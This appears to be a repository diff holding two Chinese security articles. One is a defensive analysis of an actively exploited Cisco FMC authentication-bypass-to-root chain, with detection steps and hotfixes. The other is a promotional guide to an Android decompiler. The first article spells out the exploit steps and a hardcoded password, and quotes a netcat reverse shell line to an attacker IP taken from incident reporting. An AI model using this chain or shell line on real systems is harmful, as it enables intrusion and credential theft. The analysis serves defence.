<table><thead><tr style="background-color: #f6f8fa;"><th style="border: 1px solid #d0d7de;padding: 8px 12px;text-align: left;font-weight: 600;color: #24292e;font-size: 16px;"><section><span leaf=""><br/></span></section></th><th style="border: 1px solid #d0d7de;padding: 8px 12px;text-align: left;font-weight: 600;color: #24292e;font-size: 16px;"><section><span leaf="">CVE-2026-20079</span></section></th><th style="border: 1px solid #d0d7de;padding: 8px 12px;text-align: left;font-weight: 600;color: #24292e;font-size: 16px;"><section><span leaf="">CVE-2026-20316</span></section></th></tr></thead><tbody><tr><td style="border: 1px solid #d0d7de;padding: 8px 12px;text-align: left;color: #24292e;font-size: 16px;"><section><span leaf="">类型</span></section></td><td style="border: 1px solid #d0d7de;padding: 8px 12px;text-align: left;color: #24292e;font-size: 16px;"><section><span leaf="">认证绕过</span></section></td><td style="border: 1px solid #d0d7de;padding: 8px 12px;text-align: left;color: #24292e;font-size: 16px;"><section><span leaf="">静态凭据</span></section></td></tr><tr><td style="border: 1px solid #d0d7de;padding: 8px 12px;text-align: left;color: #24292e;font-size: 16px;"><section><span leaf="">CVSS</span></section></td><td style="border: 1px solid #d0d7de;padding: 8px 12px;text-align: left;color: #24292e;font-size: 16px;"><section><span leaf="">10.0(Critical)</span></section></td><td style="border: 1px solid #d0d7de;padding: 8px 12px;text-align: left;color: #24292e;font-size: 16px;"><section><span leaf="">5.3(Cisco 自己抬级为 High)</span></section></td></tr><tr><td style="border: 1px solid #d0d7de;padding: 8px 12px;text-align: left;color: #24292e;font-size: 16px;"><section><span leaf="">效果</span></section></td><td style="border: 1px solid #d0d7de;padding: 8px 12px;text-align: left;color: #24292e;font-size: 16px;"><section><span leaf="">绕过认证,执行脚本拿到 root</span></section></td><td style="border: 1px solid #d0d7de;padding: 8px 12px;text-align: left;color: #24292e;font-size: 16px;"><section><span leaf="">用内置低权限账号直接登录</span></section></td></tr><tr><td style="border: 1px solid #d0d7de;padding: 8px 12px;text-align: left;color: #24292e;font-size: 16px;"><section><span leaf="">披露</span></section></td><td style="border: 1px solid #d0d7de;padding: 8px 12px;text-align: left;color: #24292e;font-size: 16px;"><section><span leaf="">VulnCheck 发布了完整分析和 PoC</span></section></td><td style="border: 1px solid #d0d7de;padding: 8px 12px;text-align: left;color: #24292e;font-size: 16px;"><section><span leaf="">Horizon3 的 Jimi Sebree 报告,7 月 29 日披露当天进 CISA KEV</span></section></td></tr></tbody></table>
|
||||
时间线值得回味一下:7 月 29 号 Cisco 修了静态凭据那个洞,同一天 CISA 就把它塞进了 KEV——说明修之前就有人在打。到了 9 月 9 号,Talos 公开三个入侵集群的完整 TTP,并且确认 CVE-2026-20079 也刚被 CISA 收进 KEV。Cisco 的原话是"主动利用正在进行",建议客户**别等下周的硬化版本,现在就上热修**
|
||||
。
|
||||
|
||||
FMC 的管理口暴露在公网上的单位不在少数,而且 Cisco 特别提醒了一句:这洞跟设备配置无关,**所有**
|
||||
FMC 版本都中招。
|
||||
## 技术拆解:一个"半个会话"引发的血案
|
||||
|
||||
这部分基于 VulnCheck 的完整分析,是本次披露里技术含量最高的部分。
|
||||
### 第一幕:开机遗留的幽灵会话
|
||||
|
||||
FMC 的 web 层是 CGI + Perl 的老架构。系统启动时,有个 startup 进程会在 sfsnort.sessions
|
||||
这个会话数据库里创建一个 csm_processes
|
||||
会话——注意,这是个**残缺的会话**
|
||||
:没有绑定用户身份,也没有设置 sf_action_id
|
||||
(FMC 的 CSRF 令牌,后续所有敏感接口的通行证)。
|
||||
|
||||
正常剧本是:管理员一登录,这个会话就被正常流程覆盖或者失效。但如果开机之后**一直没人登录**
|
||||
呢?这个幽灵会话就一直躺在数据库里。
|
||||
|
||||
攻击者要做的第一件事,是往请求里塞一个 cookie:
|
||||
```
|
||||
CGISESSID=csm_processes
|
||||
```
|
||||
|
||||
服务器一查数据库:会话存在,有效。门缝就这样开了一条——但还过不了下一步的校验,因为这个会话没有 sf_action_id
|
||||
,而 pjb.cgi
|
||||
、sajaxintf.cgi
|
||||
这些 CGI 端点的权限校验全都依赖它。
|
||||
### 第二幕:用静态凭据给幽灵"转正"
|
||||
|
||||
这就是两个洞咬合的地方。sf_action_id
|
||||
只在用户真正认证之后才会写进会话。攻击者手里正好有一组静态凭据——Cisco 后来确认这是给内置低权限 report
|
||||
用户准备的,密码硬编码(VulnCheck 的分析里出现的是 report:snortrules
|
||||
这组值)。
|
||||
|
||||
于是攻击者带着 csm_processes
|
||||
会话 cookie,向 /login.cgi?logon=Continue
|
||||
提交这组凭据。认证通过后,FMC 内部的 MakeSession
|
||||
函数会把 report
|
||||
用户的权限**灌进这个已经存在的会话**
|
||||
:数据库里会话记录被升级,sf_action_id
|
||||
被填上,服务器返回 302 跳转和 Set-Cookie。
|
||||
|
||||
从这一刻起,攻击者持有一个带合法 CSRF 令牌的已认证会话。注意这个组合拳的精妙之处:单看 5.3 分的静态凭据,你只能以低权限用户登进去看看数据;单看 10.0 分的认证绕过,幽灵会话只是个空壳。**串起来,才有接下来的故事**
|
||||
——Cisco 自己也承认,20316 单独打分不高,但它能和其他 FMC 漏洞串联提权,所以才被抬到 High。
|
||||
### 第三幕:任意文件写 + 包安装器 = root
|
||||
|
||||
有了 sf_action_id
|
||||
,攻击面豁然开朗。VulnCheck 点名了三个可用组件,其中两个正好拼成一条 RCE 链:
|
||||
|
||||
**第一步,任意文件写。**sajaxintf.cgi
|
||||
上有个所有用户都可以调的 validateLicense
|
||||
批量 AJAX 接口。这个函数干的事是把传入的数据写进 /var/tmp/license.tmp
|
||||
——而传入的数据基本不设防。请求体是 JSON 数组,想写换行符不能直接用 \n
|
||||
(过不了校验),但用 Unicode 转义 \u000a
|
||||
就行。也就是说,攻击者可以用 JSON Unicode 转义把**任意二进制内容**
|
||||
写进这个文件。
|
||||
|
||||
**第二步,骗过文件类型检查。**license.tmp
|
||||
之后会被当作升级包处理,而 Cisco 的 SF::Update::GetUpdateFileType
|
||||
会看文件头前 1024 字节来判断类型。直接塞个普通 shell 脚本会被识别成 SCRIPT
|
||||
类型,而 SCRIPT
|
||||
类型走不到安装逻辑。办法是把 payload 包装成 **Makeself 格式**
|
||||
——Cisco 自己定义的自解压包格式,本质上也只是个 shell 脚本,只是头部有固定 magic 字符串。这个类型恰好是 upgradeReadinessCall
|
||||
认可的"可安装"类型。
|
||||
|
||||
**第三步,触发安装。**pjb.cgi
|
||||
有个权限标记为 all
|
||||
(所有用户可调)的函数 SF::UI::DataObjectLibrary::upgradeReadinessCall
|
||||
,传两个参数:license.tmp 的路径,加上一个随机 UUID(用来选中"本地安装"模式)。调用链一路往下走:
|
||||
```
|
||||
upgradeReadinessCall
|
||||
→ SF::Update::readinessInstall
|
||||
→ SF::Update::Install (磁盘空间检查、签名校验……)
|
||||
→ SF::System::Privileged::InstallUpdate
|
||||
→ SF::System::Wrappers::RunCmd
|
||||
```
|
||||
|
||||
最后那个 RunCmd
|
||||
相当讽刺:它先检查调用方是不是来自 SF::System
|
||||
命名空间——是的话,把命令参数前面加上 /usr/bin/sudo
|
||||
再执行。攻击者的脚本就这么**以 root 身份跑在了防火墙管理系统上**
|
||||
。整套校验体系都在认真工作,只是每一层都恰好给攻击者留了一扇门,而且门和门之间的路是通的。
|
||||
## 三伙人,三种打法
|
||||
|
||||
技术链条讲完,再看 Talos 披露的三个入侵集群——同一个入口,三种完全不同量级的收尾。
|
||||
### UAT-12197:教科书式凭据收割
|
||||
|
||||
直接利用 CVE-2026-20079 打进来,往 CSM Tomcat 的 webroot 里放了一个 JSP web shell(home.jsp
|
||||
)。这个 shell 的设计有点意思:它 Base64 解码一个名为 F6C1F0E7
|
||||
的参数,把参数值当作要加载的 Java 类名——用类加载来执行逻辑,比直接 Runtime.exec
|
||||
更隐蔽一截。
|
||||
|
||||
web shell 落地后,攻击者往同目录放了 cmd.jar
|
||||
——一个从命令行取参、用 /bin/sh -c
|
||||
执行的命令执行器——然后借它查询 FMC 内部数据库,把**用户认证数据和凭据**
|
||||
整个拖走。目标很纯粹:拿凭据,横向移动。
|
||||
### UAT-11823:Sandworm 的味道
|
||||
|
||||
第二组的工具链和俄罗斯 APT Sandworm 高度重合,Talos 高置信度认为它同时利用了两个洞。它的手法更有意思:没有乱放文件,而是**替换了 FMC 磁盘上的 license.tmp**
|
||||
——用一个恶意 Makeself 包覆盖,再通过上面那条 package_info.pl
|
||||
安装链以 root 执行,内容是标准的 netcat 反弹 shell:
|
||||
```
|
||||
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 208.123.119.215 3090 >/tmp/f
|
||||
```
|
||||
|
||||
站稳脚跟之后,这伙人收走了**所有受管防火墙的配置文件**
|
||||
,然后部署了 Cyclops Blink 的变种——这个 ELF 植入正是当年 Sandworm 那场大规模路由器入侵行动里的招牌武器。窃取防火墙配置意味着什么,搞网络的都懂:每条 NAT 规则、每个 VPN 隧道、每段 ACL,攻击者全看得清清楚楚。
|
||||
### UAT-11988:Qilin 勒索的完整案例
|
||||
|
||||
第三组是 Talos 高置信度认定的 Qilin 勒索附属团伙,走的全是"拿来主义":先用静态凭据(CVE-2026-20316)登录,然后**全程滥用 FMC 自带的合法工具**
|
||||
——这是最防不胜防的 LOTL 打法。侦察阶段,他们用 package_info.pl
|
||||
执行恶意 license.tmp
|
||||
,一次性收走了:
|
||||
|
||||
●
|
||||
主机名、IP、目录清单
|
||||
|
||||
●**Active Directory 服务账号凭据、MySQL 账号凭据**
|
||||
|
||||
●
|
||||
域账号信息和计算机对象列表
|
||||
|
||||
●
|
||||
域控、ADFS、Exchange、文件服务器、数据库服务器的完整 IP 映射
|
||||
|
||||
所有数据先藏进 FMC 服务器上已有的普通文件里,再用 HTTP GET 悄悄带走。侦察完成后,架起 Python SOCKS5 代理和反向 SSH 隧道,把 **LDAP(389)、LDAPS(636)、Kerberos(88)、SMB(445)、NETBIOS(135)、WinRM(5985)**
|
||||
这六个端口全部转发回自己的基础设施——等于把内网的认证面整体搬到了攻击者手上。然后是关杀软、锁目标、加密。从登录到勒索,一步没走弯路。
|
||||
## 怎么查、怎么修
|
||||
|
||||
**先自查。**
|
||||
Cisco 给了一条一条命令就能做的排查,expert 模式下:
|
||||
```
|
||||
cat /var/log/messages | grep license
|
||||
```
|
||||
|
||||
如果输出里出现这样一行——www
|
||||
用户以 root 执行了 package_info.pl /var/tmp/license.tmp --lsm
|
||||
——**按已被入侵处理**
|
||||
,直接联系 Cisco TAC。其他检测信号还有:/login.cgi?logon=Continue
|
||||
上的可疑 POST、升级会话后的 /ui/user/general
|
||||
请求、sajaxintf.cgi
|
||||
上的 validateLicense
|
||||
调用、pjb.cgi
|
||||
上的 upgradeReadinessCall
|
||||
、/tmp
|
||||
下多出来的 FIFO,以及 FMC 的意外出站连接。Snort 规则已经就位:20079 对应 SID 66075–66080,20316 对应 66883,恶意样本对应 66960/66961。
|
||||
|
||||
**然后修。**
|
||||
两个洞都有热修,各版本对应:
|
||||
<table><thead><tr style="background-color: #f6f8fa;"><th style="border: 1px solid #d0d7de;padding: 8px 12px;text-align: left;font-weight: 600;color: #24292e;font-size: 16px;"><section><span leaf="">FMC 版本</span></section></th><th style="border: 1px solid #d0d7de;padding: 8px 12px;text-align: left;font-weight: 600;color: #24292e;font-size: 16px;"><section><span leaf="">热修包</span></section></th></tr></thead><tbody><tr><td style="border: 1px solid #d0d7de;padding: 8px 12px;text-align: left;color: #24292e;font-size: 16px;"><section><span leaf="">7.0</span></section></td><td style="border: 1px solid #d0d7de;padding: 8px 12px;text-align: left;color: #24292e;font-size: 16px;"><section><span leaf="">Hotfix_GB-7.0.9.1-3</span></section></td></tr><tr><td style="border: 1px solid #d0d7de;padding: 8px 12px;text-align: left;color: #24292e;font-size: 16px;"><section><span leaf="">7.2</span></section></td><td style="border: 1px solid #d0d7de;padding: 8px 12px;text-align: left;color: #24292e;font-size: 16px;"><section><span leaf="">Hotfix_HL-7.2.11.1-4</span></section></td></tr><tr><td style="border: 1px solid #d0d7de;padding: 8px 12px;text-align: left;color: #24292e;font-size: 16px;"><section><span leaf="">7.4</span></section></td><td style="border: 1px solid #d0d7de;padding: 8px 12px;text-align: left;color: #24292e;font-size: 16px;"><section><span leaf="">Hotfix_HG-7.4.7.1-3</span></section></td></tr><tr><td style="border: 1px solid #d0d7de;padding: 8px 12px;text-align: left;color: #24292e;font-size: 16px;"><section><span leaf="">7.6</span></section></td><td style="border: 1px solid #d0d7de;padding: 8px 12px;text-align: left;color: #24292e;font-size: 16px;"><section><span leaf="">Hotfix_CY-7.6.5.1-2</span></section></td></tr><tr><td style="border: 1px solid #d0d7de;padding: 8px 12px;text-align: left;color: #24292e;font-size: 16px;"><section><span leaf="">7.7</span></section></td><td style="border: 1px solid #d0d7de;padding: 8px 12px;text-align: left;color: #24292e;font-size: 16px;"><section><span leaf="">Hotfix_AM-7.7.12.1-2</span></section></td></tr><tr><td style="border: 1px solid #d0d7de;padding: 8px 12px;text-align: left;color: #24292e;font-size: 16px;"><section><span leaf="">10.0</span></section></td><td style="border: 1px solid #d0d7de;padding: 8px 12px;text-align: left;color: #24292e;font-size: 16px;"><section><span leaf="">Hotfix_P-10.0.1.1-2</span></section></td></tr></tbody></table>
|
||||
Cisco 的完整硬化版本要到 9 月 16 号那周才发,但官方明确说了:**别等,现在就打热修**
|
||||
。
|
||||
|
||||
最后是 Cisco 给的善后建议,语气罕见地重:"由于主动利用正在进行,**至少要轮换 FMC 设备上的全部用户凭据、密钥和证书**
|
||||
"。想想 Qilin 那组人从 FMC 里捞走了什么,这句话一点不夸张。
|
||||
## 最后说两句
|
||||
|
||||
这起事件最值得记住的,不是又一个 10.0。
|
||||
|
||||
是那条攻击链的构造方式:一个开机残留的残缺会话,一组写死在代码里的凭据,一个几乎不设防的 license 校验接口,一个所有用户都能调的包安装函数——**每一个单拎出来都只是"设计不优雅",没人会觉得它们是漏洞**
|
||||
。直到有人把它们串成一串,每一环都恰好接上下一环,最后以 root 的身份在防火墙管理系统里落地。
|
||||
|
||||
还有那三个团伙。同一个洞,一伙人拿凭据,一伙人建持久化后门顺走全网防火墙配置,一伙人直接加密收钱。漏洞是同一个,想象力是自己的。
|
||||
|
||||
以及一个老生常谈但这次格外应景的结论:**管理平面不是普通资产**
|
||||
。FMC 管着多少台防火墙,它就值多少台防火墙加起来的价。把它锁进管理网段、只允许跳板访问,这个动作的成本远低于某天在日志里看到 package_info.pl /var/tmp/license.tmp
|
||||
的成本。
|
||||
|
||||
防火墙管得住全网流量,管不住自己的大脑。
|
||||
|
||||
**参考**
|
||||
:Cisco Talos《Active exploitation of Cisco Secure Firewall Management Center vulnerabilities》(2026-09-09)、Cisco 安全公告 cisco-sa-fmc-static-cred-BET3Cjh、VulnCheck《CVE-2026-20079 - Cisco FMC Authentication Bypass RCE Analysis》、Help Net Security / TechNadu 相关报道。
|
||||
|
||||
说明:文中漏洞机理与利用链部分来自 VulnCheck 的公开分析,入侵案例与 IOC 来自 Cisco Talos 的官方披露。本文仅作技术分析与防御用途,相关 PoC 细节以原报告为准。
|
||||
|
||||
|
||||
@@ -0,0 +1,322 @@
|
||||
# 靠 Android 逆向挖漏洞赚了几十万的工具分享
|
||||
原创 网络安全透视镜
|
||||
网络安全透视镜 网络安全透视镜 2026-09-11 00:30
|
||||
|
||||
BLACK HAT · ARSENAL
|
||||
|
||||
2026.09
|
||||
|
||||
拆包慢点而已,反正不影响挖洞
|
||||
|
||||
352MB 的 APK
|
||||
|
||||
搜完全局
|
||||
|
||||
只要 141MB 内存
|
||||
|
||||
|
||||
零预处理 · 无状态 · 毫秒级按需反编译
|
||||
|
||||
Droid ASC · Black Hat Europe 2026
|
||||
|
||||
REVERSE
|
||||
ANDROID
|
||||
|
||||
📦 4 Parts + Conclusion
|
||||
|
||||
👉 滑动
|
||||
|
||||
PART 01
|
||||
|
||||
它有多快
|
||||
|
||||
BENCHMARK
|
||||
|
||||
|
||||
PART 02
|
||||
|
||||
零索引思路
|
||||
|
||||
ZERO INDEX
|
||||
|
||||
|
||||
PART 03
|
||||
|
||||
五分钟上手
|
||||
|
||||
TUTORIAL
|
||||
|
||||
|
||||
PART 04
|
||||
|
||||
值多少钱
|
||||
|
||||
PENTEST
|
||||
|
||||
|
||||
PART ///
|
||||
|
||||
写在最后
|
||||
|
||||
SUMMARY
|
||||
|
||||
一句话理解 Droid ASC
|
||||
|
||||
把 APK 当数据库查,而不是当工程来索引
|
||||
|
||||
做移动 SRC 的人心里都有一本账:
|
||||
一个洞的奖金从几千到几万,但真正吃掉预算的是时间
|
||||
——拖一个几百 MB 的包进 jadx,风扇狂转、内存飙到十几 GB,进度条爬几十分钟,运气不好直接
|
||||
OOM 崩掉
|
||||
。同样的一个晚上,别人已经交了三个洞,你还在等索引建完。
|
||||
|
||||
拆包慢从来不只是「体验问题」:众测和 SRC 是按洞结算的,同一批资产你比别人晚半天拿到接口清单,能测的面就少一半,能交的洞就少好几个——
|
||||
工具效率是可以直接换算成收入的
|
||||
。所以今天分享的这套 Android 逆向工具流,从老牌的 jadx 到刚在 Black Hat Europe 2026 Arsenal 亮相的 Droid ASC,核心只解决一件事:
|
||||
把「拆包到出结果」压到秒级
|
||||
。
|
||||
|
||||
先说结论:同一个 352MB 的商业包,jadx 全局搜索跑到
|
||||
49% 就 OOM 出局
|
||||
,而 **Droid ASC**
|
||||
只用 1.79 秒出结果,内存只吃 141MB。下面按「有多快 → 凭什么这么快 → 怎么用 → 在渗透测试里值多少钱」拆开讲。
|
||||
|
||||
01
|
||||
|
||||
PART
|
||||
|
||||
|
||||
它有多快
|
||||
|
||||
BENCHMARK · 官方跑分实测
|
||||
|
||||
官方在四个真实商业 APK 上做了对比测试(10 线程,对照组是最常用的 jadx),数据相当暴力:
|
||||
|
||||
<table><thead><tr><th style="background: rgb(5, 150, 105);color: rgb(255, 255, 255);font-weight: 700;padding: 8px 12px;text-align: left;"><section><span leaf="" data-page-node-id="pLYQ86cEVWNg5d8sX6CZSY" data-dm-ref="132">测试 APK(大小)</span></section></th><th style="background: rgb(5, 150, 105);color: rgb(255, 255, 255);font-weight: 700;padding: 8px 12px;text-align: left;"><section><span leaf="" data-page-node-id="k35xnc93xuMAq3sUGyBE66" data-dm-ref="134">全局字符串搜索</span></section></th><th style="background: rgb(5, 150, 105);color: rgb(255, 255, 255);font-weight: 700;padding: 8px 12px;text-align: left;"><section><span leaf="" data-page-node-id="6Ohn0LtIsbvEEA7AlszUZ2" data-dm-ref="136">反编译单个类</span></section></th><th style="background: rgb(5, 150, 105);color: rgb(255, 255, 255);font-weight: 700;padding: 8px 12px;text-align: left;"><section><span leaf="" data-page-node-id="3zVhnGiYOBCGgGJe76mVFf" data-dm-ref="138">内存占用</span></section></th></tr></thead><tbody><tr><td style="padding: 8px 12px;border-bottom: 1px solid rgb(229, 231, 235);color: rgb(55, 65, 81);"><section><span leaf="" data-page-node-id="YO8Qv3hlATWfIhe77RnS7v" data-dm-ref="142">TelegramX(59MB)</span></section></td><td style="padding: 8px 12px;border-bottom: 1px solid rgb(229, 231, 235);color: rgb(55, 65, 81);"><section><span leaf="" data-page-node-id="ycZ0vgKuTaJ3AB8HNMtJnF" data-dm-ref="144">493ms vs 20s</span></section></td><td style="padding: 8px 12px;border-bottom: 1px solid rgb(229, 231, 235);color: rgb(55, 65, 81);"><section><span leaf="" data-page-node-id="yGk53DP63e0FIn16vlOh6L" data-dm-ref="146">168ms vs 6s</span></section></td><td style="padding: 8px 12px;border-bottom: 1px solid rgb(229, 231, 235);color: rgb(55, 65, 81);"><section><span leaf="" data-page-node-id="DVjVCnPHZlkB7NfUcBFVpn" data-dm-ref="148">36MB vs 1,016MB</span></section></td></tr><tr><td style="padding: 8px 12px;border-bottom: 1px solid rgb(229, 231, 235);color: rgb(55, 65, 81);background: rgb(249, 250, 251);"><section><span leaf="" data-page-node-id="UgJH7MpdRAjslkcRj5JmQo" data-dm-ref="151">WhatsApp(130MB)</span></section></td><td style="padding: 8px 12px;border-bottom: 1px solid rgb(229, 231, 235);color: rgb(55, 65, 81);background: rgb(249, 250, 251);"><section><span leaf="" data-page-node-id="VNe93dcWXkoAqbohZipsIV" data-dm-ref="153">620ms vs 32s</span></section></td><td style="padding: 8px 12px;border-bottom: 1px solid rgb(229, 231, 235);color: rgb(55, 65, 81);background: rgb(249, 250, 251);"><section><span leaf="" data-page-node-id="yb6PHivTK6lODFhcyCf5B4" data-dm-ref="155">160ms vs 15s</span></section></td><td style="padding: 8px 12px;border-bottom: 1px solid rgb(229, 231, 235);color: rgb(55, 65, 81);background: rgb(249, 250, 251);"><section><span leaf="" data-page-node-id="Cp1tjJ8Yq5KtBSFFfCzjH8" data-dm-ref="157">36MB vs 2.1GB</span></section></td></tr><tr><td style="padding: 8px 12px;border-bottom: 1px solid rgb(229, 231, 235);color: rgb(55, 65, 81);"><section><span leaf="" data-page-node-id="ovtl5xV9t7O6PE2wsAewZ8" data-dm-ref="160">Grab(228MB)</span></section></td><td style="padding: 8px 12px;border-bottom: 1px solid rgb(229, 231, 235);color: rgb(55, 65, 81);"><section><span leaf="" data-page-node-id="R48ebyyMdJxbLMmZb8eO4k" data-dm-ref="162">1.01s vs 2m14s</span></section></td><td style="padding: 8px 12px;border-bottom: 1px solid rgb(229, 231, 235);color: rgb(55, 65, 81);"><section><span leaf="" data-page-node-id="JURE34QJx8bH9IQGBKWGLB" data-dm-ref="164">177ms vs 1m37s</span></section></td><td style="padding: 8px 12px;border-bottom: 1px solid rgb(229, 231, 235);color: rgb(55, 65, 81);"><section><span leaf="" data-page-node-id="OkVNmrlb3H0K0VpRnlYRtT" data-dm-ref="166">56MB vs 7.1GB</span></section></td></tr><tr><td style="padding: 8px 12px;border-bottom: 1px solid rgb(229, 231, 235);color: rgb(55, 65, 81);background: rgb(249, 250, 251);"><section><span leaf="" data-page-node-id="ATg2GkBUCrXneQqQR9wkir" data-dm-ref="169">抖音(352MB)</span></section></td><td style="padding: 8px 12px;border-bottom: 1px solid rgb(229, 231, 235);color: rgb(55, 65, 81);background: rgb(249, 250, 251);"><section><span leaf="" data-page-node-id="sOmg9diBZZucLLa9niVlRm" data-dm-ref="171">1.79s vs 8m02s(搜到 49% OOM)</span></section></td><td style="padding: 8px 12px;border-bottom: 1px solid rgb(229, 231, 235);color: rgb(55, 65, 81);background: rgb(249, 250, 251);"><section><span leaf="" data-page-node-id="Vtsmp2xYtia7UCESen4EBo" data-dm-ref="173">415ms vs 1m32s</span></section></td><td style="padding: 8px 12px;border-bottom: 1px solid rgb(229, 231, 235);color: rgb(55, 65, 81);background: rgb(249, 250, 251);"><section><span leaf="" data-page-node-id="zhkBWCniodwdsmFwpPKOPQ" data-dm-ref="175">141MB vs 13.2GB</span></section></td></tr></tbody></table>
|
||||
|
||||
注意抖音那一行:jadx 全局搜索跑到
|
||||
49% 时直接 OOM 出局
|
||||
,ASC 只用 1.79 秒就把结果吐完了。换算成倍数:
|
||||
搜索最高快 269 倍
|
||||
、反编译最高快 222 倍、内存最高省 125 倍。磁盘缓存方面,ASC 全程 0MB,jadx 则要写 119~322MB 的索引缓存。
|
||||
|
||||
8 分 02 秒 vs 1.79 秒
|
||||
|
||||
同一个 352MB 的包,同一个全局搜索
|
||||
|
||||

|
||||
|
||||
— ASC 与 jadx 官方基准对比(图源:GitHub MG1937/ASC)
|
||||
|
||||
02
|
||||
|
||||
PART
|
||||
|
||||
|
||||
零索引的聪明劲
|
||||
|
||||
ZERO INDEX · 核心思路
|
||||
|
||||
传统反编译工具的时间都花在哪?
|
||||
全量解包、建全局索引和交叉引用
|
||||
。作者的观点很直接:编译产物本来就是高度结构化的数据,现代反编译器却在上面重新造一个臃肿的关系数据库,这件事本身就违背常识。Droid ASC 的四个关键技术:
|
||||
|
||||
1
|
||||
在
|
||||
Deflate 码流内直接探测
|
||||
——不完整解压 APK,构建稠密 Huffman 查找表,只抽取需要的核心元数据块,无关数据碰都不碰。
|
||||
|
||||
2
|
||||
把
|
||||
R8 编译器优化「武器化」
|
||||
——确定性常量重定位与指令去重,让代码在物理布局上高度集中,ASC 利用这一编译器行为实现跨 DEX 的闪电搜索。
|
||||
|
||||
3
|
||||
用
|
||||
O(1) 指令定位原语
|
||||
——把字节码 offset 以常数时间映射回所属方法,不建任何映射表。
|
||||
|
||||
4
|
||||
命中后
|
||||
在内存中重组最小 DEX
|
||||
——只抽取目标类及其依赖的字节码,动态拼出一个自洽的最小 DEX,立刻反编译。
|
||||
|
||||
整个过程
|
||||
无状态、零预处理、零磁盘缓存
|
||||
,用完即走,不在机器上留任何痕迹。
|
||||
|
||||
03
|
||||
|
||||
PART
|
||||
|
||||
|
||||
五分钟上手
|
||||
|
||||
TUTORIAL · 使用方式
|
||||
|
||||
STEP 01#### 环境准备
|
||||
|
||||
|
||||
项目是纯 Python 项目,clone 下来就能跑。从源码看:反编译后端用
|
||||
androguard
|
||||
,Dalvik 字符串编码依赖
|
||||
mutf8
|
||||
,GUI 基于 Python 自带的 Tkinter,没有其他重量级依赖。
|
||||
|
||||
.
|
||||
.
|
||||
.
|
||||
bash
|
||||
|
||||
git clone https://github.com/MG1937/ASC.git
|
||||
|
||||
cd ASC
|
||||
|
||||
pip install androguard mutf8
|
||||
|
||||
STEP 02#### 图形界面:一条命令
|
||||
|
||||
|
||||
CMD
|
||||
|
||||
python main.py app.apk --gui
|
||||
|
||||
GUI 里可以按包名浏览类树,对 string / type / method / field 四类目标做全局搜索,点开即看反编译源码,还支持
|
||||
标识符重命名
|
||||
、主题切换和 Manifest 查看——相当于一个「秒开版 jadx-gui」。
|
||||
|
||||
STEP 03#### 命令行提取单个类
|
||||
|
||||
|
||||
.
|
||||
.
|
||||
.
|
||||
bash
|
||||
|
||||
python main.py getclass app.apk Lcom/poc/Main; -o Main.java
|
||||
|
||||
python main.py getclass app.apk com.poc.Main --threads 16
|
||||
|
||||
类名支持
|
||||
com.poc.Main
|
||||
这样的常见写法,工具会自动转成 Dalvik 描述符。
|
||||
|
||||
STEP 04#### 全局引用搜索 findrefs
|
||||
|
||||
|
||||
.
|
||||
.
|
||||
.
|
||||
bash
|
||||
|
||||
python main.py findrefs app.apk string token -o string_refs.txt
|
||||
|
||||
python main.py findrefs app.apk type com.poc.Main
|
||||
|
||||
python main.py findrefs app.apk method onCreate --class com.poc.Main
|
||||
|
||||
python main.py findrefs app.apk method notify --class openclaw --fuzzy-class -o method_refs.txt
|
||||
|
||||
python main.py findrefs app.apk field changeQuickRedirect -o field_refs.txt
|
||||
|
||||
string 和 type 是模糊匹配;method / field 可以不指定类名做全局搜,也可以用
|
||||
--class
|
||||
配合
|
||||
--fuzzy-class
|
||||
做模糊类名限定;
|
||||
-o
|
||||
把结果落盘,
|
||||
--threads
|
||||
控并发,
|
||||
--debug
|
||||
输出各阶段耗时。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
✦ 实战组合拳
|
||||
|
||||
string 搜 token、Authorization、AKID、内网 IP 段;type 搜 Lokhttp3、Lretrofit2 定位网络层;field 搜 changeQuickRedirect 看有没有热修 / 插件化痕迹。
|
||||
|
||||
04
|
||||
|
||||
PART
|
||||
|
||||
|
||||
在渗透测试里值多少钱
|
||||
|
||||
PENTEST · 变现价值
|
||||
|
||||
对做渗透测试、红队和移动 SRC 的人来说,Droid ASC 改变的是「拆包到出结果」这段最磨人的等待;而在
|
||||
按洞结算
|
||||
的场子里,这段等待就是真金白银。具体有五个好处:
|
||||
|
||||
1
|
||||
大包敏感信息筛查从分钟级到毫秒级——渗透测试第一步就是拆包找硬编码密钥、API 地址、加密盐,352MB 的包原来要等 8 分钟,现在
|
||||
2 秒内出全量引用
|
||||
,批量筛资产时这个差距会被放大成小时级;多出来的时间,就是多几个能测的面、多几个能交的洞。
|
||||
|
||||
2
|
||||
低配机器也能啃硬骨头——
|
||||
141MB 内存
|
||||
对比 jadx 的 13.2GB,云主机、旧笔记本、容器里都能跑,不会再被 OOM 劝退,也不用为了跑一次拆包去加机器。
|
||||
|
||||
3
|
||||
对 R8 混淆产物天然友好——现在的主流 APK 基本都被 R8 处理过,ASC 直接利用 R8 优化后的物理布局做检索,
|
||||
混淆越「规整」搜得越快
|
||||
,不用再靠猜类名碰运气。
|
||||
|
||||
4
|
||||
快速绘制 API 攻击面——用 type / method 定位网络层与业务接口类,配合 getclass 秒出目标类源码,
|
||||
接口清单的产出速度直接决定测试节奏
|
||||
,同样一个窗口期能覆盖的资产数量翻倍。
|
||||
|
||||
5
|
||||
无痕分析、用完即走——零预处理、零磁盘缓存、无状态,对涉密样本的
|
||||
应急响应和取证场景
|
||||
特别干净,交付完不留一堆索引文件。
|
||||
|
||||
老规矩:以上玩法请用在**授权测试与合法研究**
|
||||
场景。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
///
|
||||
|
||||
LAST
|
||||
|
||||
|
||||
写在最后
|
||||
|
||||
SUMMARY · 结语
|
||||
|
||||
Droid ASC 的价值不只是一个「更快的 jadx」,而是一个新的工作范式:
|
||||
反编译器不必是臃肿的索引工具,可以是按需查询的引擎
|
||||
。省下来的每一分钟,都是可以再多测一个接口、多交一个洞的时间。
|
||||
|
||||
项目地址
|
||||
|
||||
https://github.com/MG1937/ASC
|
||||
|
||||
Black Hat Europe 2026 Arsenal
|
||||
|
||||
blackhat.com/europe/arsenal/schedule(搜 Droid ASC)
|
||||
|
||||
AI中转站:
|
||||
https://dg8.site 国产模型0.4倍率(4折)
|
||||
|
||||
既然看到这里了,如果觉得有用,随手点个赞、在看、转发三连吧。
|
||||
|
||||
点赞
|
||||
|
||||
|
||||
在看
|
||||
|
||||
|
||||
转发
|
||||
|
||||
THANKS FOR READING
|
||||
|
||||
Reference in new issue
Block a user